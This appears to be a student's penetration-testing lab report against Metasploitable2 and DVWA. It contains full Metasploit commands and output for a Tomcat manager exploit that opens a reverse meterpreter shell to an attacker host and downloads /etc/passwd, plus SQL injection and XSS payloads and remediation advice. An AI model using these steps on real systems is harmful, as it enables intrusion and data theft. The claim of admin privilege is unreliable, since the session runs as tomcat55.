


Exploitation Lab

A. Metasploit Setup

msfconsole

B. Tomcat Exploit (Metasploitable2)
use auxiliary/scanner/http/tomcat_mgr_login
set RHOSTS 192.168.220.129
set RPORT 8180
set HttpUsername tomcat
set HttpPassword tomcat
run



Step 2 – Exploit Tomcat Using Manager Credentials (RCE)
Now switch to the **exploit module** (this is where many people get stuck).
Recommended Exploit (MOST COMMON)
Module:
exploit/multi/http/tomcat_mgr_deploy
Commands
use exploit/multi/http/tomcat_mgr_deploy
set RHOSTS 192.168.220.129
set RPORT 8180
set HttpUsername tomcat
set HttpPassword tomcat
set TARGETURI /manager/html
set PAYLOAD java/meterpreter/reverse_tcp
set LHOST 192.168.220.131
Run

```
msf exploit(multi/http/tomcat_mgr_deploy) > set lhost 192.168.220.131
lhost => 192.168.220.131
msf exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 192.168.220.131:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6223 bytes as XXM3T4mTT7r2yWJyZ.war ...
[*] Executing /XXM3T4mTT7r2yWJyZ/48TCEj4NcNPkySF.jsp...
[*] Undeploying XXM3T4mTT7r2yWJyZ ...
[*] Sending stage (58073 bytes) to 192.168.220.129
[*] Meterpreter session 1 opened (192.168.220.131:4444 → 192.168.220.129:35780) at 2026-01-08 12:17:32 -0500

meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040444/r--r--r--  4096     dir   2012-05-13 23:35:33 -0400  bin
040444/r--r--r--  1024     dir   2012-05-13 23:36:28 -0400  boot
040444/r--r--r--  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040444/r--r--r--  13820    dir   2026-01-08 10:55:51 -0500  dev
040444/r--r--r--  4096     dir   2026-01-08 12:04:05 -0500  etc
040444/r--r--r--  4096     dir   2010-04-16 02:16:02 -0400  home
040444/r--r--r--  4096     dir   2010-03-16 18:57:40 -0400  initrd
```

Finding

Vulnerability:

Apache Tomcat Manager Default Credentials

Impact:

Remote Code Execution

Evidence:

Meterpreter shell obtained via WAR deployment

Remediation:

- Disable Tomcat Manager in production
- Enforce strong credentials
- Restrict access via IP allowlist

Post-Exploitation Access Verification

Step 1: Interact with Meterpreter Session

Code

sessions -i 1

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter >
```

Step 2: Verify User & System

Code

getuid

sysinfo

```
meterpreter > getuid
Server username: tomcat55
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

Evidence Collection (Linux)

Step 1: Identify Evidence File

Example:

Code

cat /etc/passwd

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Its working so i already have admin privilege

Step 2: Download File to Kali

Code

download /etc/passwd

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /home/kali/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd → /home/kali/passwd
[*] Completed  : /etc/passwd → /home/kali/passwd
```

Step 3: Generate SHA-256 Hash

Code

sha256sum passwd

```
└─# sha256sum passwd

af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42  passwd

┌──(root㉿kali)-[/home/kali]
```

Capstone Project – Full VAPT Cycle

SQL Injection on DVWA (Linux)

Step 1: Login to DVWA


- URL: http://192.168.220.129/dvwa
- Username: admin
- Password: password

- Security Level: **Low**

Step 2: Exploit

Code

1' or 1 = '1



B. Detection – OpenVAS Findings (Linux Target)

Timestamp | Target IP | Vulnerability | PTES Phase

2026-01-8 12:00 | 192.168.220.129 | XSS | Exploitation

2.1.6 Critical 80/tcp


Critical (CVSS: 10.0)
NVT: TWiki < 4.2.4 Multiple XSS / Command Execution Vulnerabilities
Summary TWiki is prone to multiple cross-site scripting (XSS) and command execution vulnerabilities.
Quality of Detection (QoD): 80%

Vulnerability Detection Result
`Installed version: 01.Feb.2003`
`Fixed version: 4.2.4`

Impact Successful exploitation could allow execution of arbitrary script code or commands. This could let attackers steal cookie-based authentication credentials or compromise the affected application.
Solution: **Solution type:** VendorFix Update to version 4.2.4 or later.
Affected Software/OS TWiki versions prior to 4.2.4.
Vulnerability Insight The flaws are due to: - %URLPARAM}}% variable is not properly sanitized which lets attackers conduct cross-site scripting attack. - %SEARCH}}% variable is not properly sanitised before being used in an eval() call which lets the attackers execute perl code through eval injection attack.
Vulnerability Detection Method Details: `TWiki < 4.2.4 Multiple XSS / Command Execution Vulnerabilities` OID:1.3.6.1.4.1.25623.1.0.800320 Version used: `2025-12-11T05:46:19Z`

Exploit used

swagger</pre><script>alert(document.domain)</script>



D. 200-Word PTES Report (Linux Environment)

Title: Penetration Testing Report – DVWA (Linux)

A penetration test was conducted on a Linux-based DVWA application following the PTES methodology. The assessment included reconnaissance, vulnerability scanning, exploitation, and post-exploitation phases using Kali Linux.

During testing, SQL Injection and Cross-Site Scripting vulnerabilities were identified. SQL Injection was successfully exploited using sqlmap, allowing database enumeration and extraction of sensitive data. This demonstrates that improper input validation exists within the application.

The impact of these vulnerabilities is high, as attackers could gain unauthorized access to backend databases, manipulate records, or compromise system integrity.

To mitigate these risks, it is recommended to implement prepared statements, enforce strict input validation, and apply security patches regularly. A re-scan should be performed after remediation to ensure vulnerabilities are resolved.

E. 100-Word Non-Technical Summary

A security assessment of a Linux-based web application identified serious weaknesses that could allow attackers to access sensitive information. Some issues enable unauthorized database access, which may impact confidentiality and system reliability. Applying secure coding practices, validating user input, and performing regular security testing will significantly reduce the risk and improve overall system security.

Conclusion

This assessment demonstrates a complete **end-to-end Vulnerability Assessment and Penetration Testing (VAPT) lifecycle**, covering vulnerability scanning, penetration testing, exploitation validation, and post-exploitation analysis in a controlled Linux lab environment. Through systematic use of industry-standard tools such as Nmap, Nikto, OpenVAS, and the Metasploit Framework, critical security weaknesses were identified, validated, and mapped to real-world attack scenarios. The results highlight how misconfigurations, outdated software, default credentials, and poor input validation can quickly lead to **remote code execution, privilege escalation, and data exposure**. The exploitation of vulnerable services such as Apache Tomcat and DVWA confirms that automated scan results must be validated through manual testing to eliminate false positives and accurately measure business impact. Applying structured methodologies like **PTES** and **OWASP WSTG** ensured the testing process remained consistent, ethical, and aligned with real-world penetration testing practices. From a defensive perspective, the lab reinforces the importance of **timely patching, secure coding practices, strong authentication, and layered security controls** such as ASLR and WAFs. Overall, this exercise demonstrates that effective cybersecurity is not achieved through tools alone, but through a disciplined process that combines technical skill, methodology, and responsible reporting to meaningfully reduce organizational risk.